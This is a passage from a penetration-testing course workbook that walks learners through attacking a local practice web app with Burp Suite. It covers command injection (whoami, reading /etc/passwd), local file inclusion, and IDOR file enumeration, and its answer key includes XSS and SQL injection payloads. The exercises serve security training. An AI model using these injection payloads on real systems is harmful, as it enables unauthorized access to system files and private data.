10    "1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000\n    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00\n    inet 127.0.0.1/8 scope host lo\n        valid_lft forever preferred_lft forever\n    inet6 ::1/128 scope host noprefixroute \n        valid_lft forever preferred_lft forever\n    eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000\n    link/ether 00:0c:29:d0:32:8f brd ff:ff:ff:ff:ff:ff\n    inet 192.168.1.98/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0\n        valid_lft 78976sec preferred_lft 78976sec\n    inet6 fe80::5bff:c845:bd24:61ec/64 scope link noprefixroute \n        valid_lft forever preferred_lft forever\n    br-062f11e75a36: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default \n    link/ether 02:42:d2:12:cc:fe brd ff:ff:ff:ff:ff:ff\n    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-062f11e75a36\n        valid_lft forever preferred_lft forever\n    docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default \n    link/ether 02:42:c9:6a:ee:87 brd ff:ff:ff:ff:ff:ff\n    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0\n        valid_lft forever preferred_lft forever\n    br-7deee4280
```

6) Change the cmd parameter to whoami and click send

```
1 GET /system_info?cmd=whoami HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.11.9
3 Date: Wed, 12 Mar 2025 20:00:51 GMT
4 Content-Type: application/json
5 Content-Length: 25
6 Connection: close
7
8 {
9   "output": "kali\n"
10 }
```

## 7) Change the cmd parameter to cat%20../../../../../../etc/passwd

```
1 GET /system_info?cmd=cat%20../../../../../../etc/passwd HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.98/diagnostics
9 Cookie: session=.eJxljE0KwJAQha8ynXXpwpX0FOJopJSYTNnInIRMQimldzFF4Krx_v7Nhwnr2Qmwf6-IeQqKEVrEsEWc2Sd5KSyCwzfeCq-gVsooBUDhwV8s0C4w2Fv_wkXJbKEZEDPi2Z4pfm_oZWwpTM7TGJ3OJRH2qNcHpboizk55ib5I94y28lLwx6AIpeoOGZ3B_nz6GFavozaKcX8DQt1M4w.Z9HVAQ.kuvpqkiM4UkpjXfoXL7Jc054xGg
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
13
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.11.9
3 Date: Wed, 12 Mar 2025 20:02:10 GMT
4 Content-Type: application/json
5 Content-Length: 3463
6 Connection: close
7
8 {
9   "output":
    "root:x:0:0:root:/root:/usr/bin/zsh\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nnlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc
```

**Question 8:** Why do we need to put the %20 between cat and ../../../../?

## Why It Works

Command injection works when a web application improperly handles user input by passing it directly to the server's command line interface without proper sanitization or validation. In this case, the web application includes a cmd parameter in the URL that is executed on the server when the page loads.

By injecting arbitrary commands into the cmd parameter, an attacker can manipulate the server to execute unintended actions, such as reading sensitive files, altering system configurations, or executing commands.

# 8

## LOCAL FILE INCLUSION

In this exercise, we will explore the functionality of a web application and examine its potential vulnerability to Local File Inclusion (LFI).

Local File Inclusion vulnerabilities occur when an application improperly processes user input that specifies a file to be included or loaded. If the application fails to properly validate or sanitize this input, an attacker can manipulate it to include arbitrary files from the server. This can allow them to read sensitive files, such as configuration files or password databases, and potentially execute malicious scripts.


### Exercise:

- 1) Go to the /diagnostics page
- 2) Set your browser to use BurpSuite, turn on proxy, and refresh the page
- 3) In Burp, press forward until you see a request for system\_info

```
GET /os_info?filename=testing.txt HTTP/1.1
Host: 192.168.1.98
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.98/diagnostics
Cookie: session=.eJxljE0KwjAQha8ynXXpwpX0FOJOpJSYTNNInIRMQimldzdFF4Krx_v7Nhwnr2Qmwf6-IeQqKEVrEsEW
r2Sd5KSyCwzfeCq-gVsooBUDhwV8sOC4w2Fv_wkXJbKEZEDPii2ZH4pfm_oZWowpTM7TGJ3OJRH2qNcHp
boizk55ib5I94y28lLwx6AIpeoOGZ3B_nz6GFavozaKcX8DQt1M4w.Z9HVaQ.kuvpqkiM4UkpjXfoXL7J
co54xGg
Upgrade-Insecure-Requests: 1
Priority: u=4
```

4) Right click in the request and send to repeater

5) Press "Send" to see the request and response between the client and the server



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Send' button is circled in red. Below the toolbar, the 'Request' and 'Response' are displayed in a split view.

**Request**

```
1 GET /os_info?filename=testing.txt HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.98/diagnostics
9 Cookie: session=.eJxljE0KwJAQha8ynXXpwpX0FOJOpJSYTNnInIRMQimldzdFF4Krx_v7Nhwnr2Qmwf6-IeQqKEVrEsEWr2Sd5KSyCwzfeCq-gVsooBUDhwV8sOC4w2Fv_wkXJbKEZEDPii2ZH4pfm_oZWowpTM7TGJ3OJRH2qNcHpboizk55ib5I94y28lLwx6AIpeoGZ3B_nz6GFavozaKcX8DQt1M4w.29HVAQ.kuvpqkiM4UkpjXfoXL7Jc054xGg
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.11.9
3 Date: Wed, 12 Mar 2025 20:11:41 GMT
4 Content-Type: application/json
5 Content-Length: 41
6 Connection: close
7
8 {
9     "file_content": "THIS WORKED!!!\n"
10 }
11
```

6) Because the function seems to be simply reading a file, we can change it to something more interesting. Change filename to /etc/passwd and hit send



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Send' button is circled in red. Below the toolbar, the 'Request' and 'Response' are displayed in a split view.

**Request**

```
1 GET /os_info?filename=/etc/passwd HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.98/diagnostics
9 Cookie: session=.eJxljE0KwJAQha8ynXXpwpX0FOJOpJSYTNnInIRMQimldzdFF4Krx_v7Nhwnr2Qmwf6-IeQqKEVrEsEWr2Sd5KSyCwzfeCq-gVsooBUDhwV8sOC4w2Fv_wkXJbKEZEDPii2ZH4pfm_oZWowpTM7TGJ3OJRH2qNcHpboizk55ib5I94y28lLwx6AIpeoGZ3B_nz6GFavozaKcX8DQt1M4w.29HVAQ.kuvpqkiM4UkpjXfoXL7Jc054xGg
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.11.9
3 Date: Wed, 12 Mar 2025 20:13:36 GMT
4 Content-Type: application/json
5 Content-Length: 3469
6 Connection: close
7
8 {
9     "file_content": "root:x:0:0:root:/root:/usr/bin/zsh:ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mail List Man"
10 }
11
```



# 9

## INSECURE DIRECT OBJECT REFERENCE (IDOR)

In this exercise, we will explore the functionality of a web application and examine its potential vulnerability to Insecure Direct Object Reference (IDOR).

IDOR vulnerabilities occur when an application exposes internal resources, such as files or objects, through user-controlled parameters without proper authorization checks. If the application fails to validate that the user has the right to access the requested resource, an attacker can manipulate these parameters to access unauthorized files or data.

### Exercise:

- 1) Go to the /admin page (if you have not created an admin account use the credentials admin:adminpassword)
- 2) Use the Download Latest Report button. This downloads a company strategy. This means it is sending a request to the site to get a file.

```
GET /admin/download/1 HTTP/1.1
Host: 192.168.1.98
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.98/admin
Cookie: session=
.eJxFTM0KwjAMfpWY89jB4x7Dm8gYtUtnJEtL0zJk7N2tKHj6_r8dpyDOHmQ43HaE0gCtek9m2
OGFFraSXeGo8LNDlRncYwXvFDRuIHEB1h7HY-ww5RhYaErss82EA_rXnXLbkRZ2Ykmq9c-0tPc
c5VNw88raZDXKE884nL9c3fqPjzcAiTuN.Z9H_1g.aQtHSXuYyWCpXW10aF886Png5-o
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

3) Because this is simply requesting a file by some sort of id we can change the value to see if we are able to get any sensitive information.

```
GET /admin/download/3 HTTP/1.1
Host: 192.168.1.98
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.98/admin
Cookie: session=
.eJxFTM0KwjAMfpWY89jB4x7Dm8gYtUtnJEtL0zJk7N2tKHj6_r8dpyDOHmQ43HaE0gCtek9m2
OGFFraSxeGo8LNDlRncYwXvFDRuIHEB1h7HY-ww5RhYaErsS82EA_rXnXLbkRZ2Ykmq9c-0tPc
c5VNw88raZDXKE884nL9c3fqPjzcAiTuN.Z9H_lg.aQtHSXuYyWCpXWl0aF886Png5-o
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

By simply incrementing through potential file numbers, we can gain access to the payroll.csv file

## Why It Works

Insecure Direct Object Reference (IDOR) occurs when a web application allows users to access objects (files, data, etc.) directly through user-controlled input, such as in the URL or parameters, without properly validating or authorizing the request. In this case, the web application uses a URL like `/admin/download/1`, where the number "1" is treated as a reference to a specific file or resource on the server.

Since the application relies on this number to fetch the corresponding file or resource, it is possible for an attacker to modify this parameter to access other resources. For example, changing the "1" to a "2" or "3" could provide access to unauthorized files, allowing an attacker to bypass restrictions and view sensitive data, such as financial records or personal information, that they should not have access to.

Without proper access control checks, this vulnerability can lead to unauthorized file downloads or data leaks.

**Question 1**

The default user role is user

**Question 2**

The parameter "role" defines the user role of an account

**Question 3**

`<script>alert(1)</script>` will trigger a pop up box if it works

**Question 4**

The word alert is being stripped out so the xss doesn't work

**Question 5**

The error message gives away details of the type of database in use and the query

**Question 6**

`@@version` is used to identify MySQL or MSSQL databases, SQLite does not understand the command. This is why `sqlite_version()` works

**Question 7**

`' union select role, username from users --`

**Question 8**

The command is being sent as part of the URL, you can't have spaces in a URL so we use `%20` as a URL encoded space

## Turning individuals into experts

North Green Security is a leader in penetration testing and cyber security training. Offering a comprehensive range of courses to suit you, we are here to provide guidance and skills that will make you more successful.

Our trainers have over 12 years experience creating and delivering training courses that get results.

## MORE ABOUT US



Website

[www.ngsacademy.co.uk](http://www.ngsacademy.co.uk)



Email

[training@northgreensecurity.com](mailto:training@northgreensecurity.com)



Website

[www.northgreensecurity.com](http://www.northgreensecurity.com)



Discord

<https://discord.gg/w7K8yVaFbD>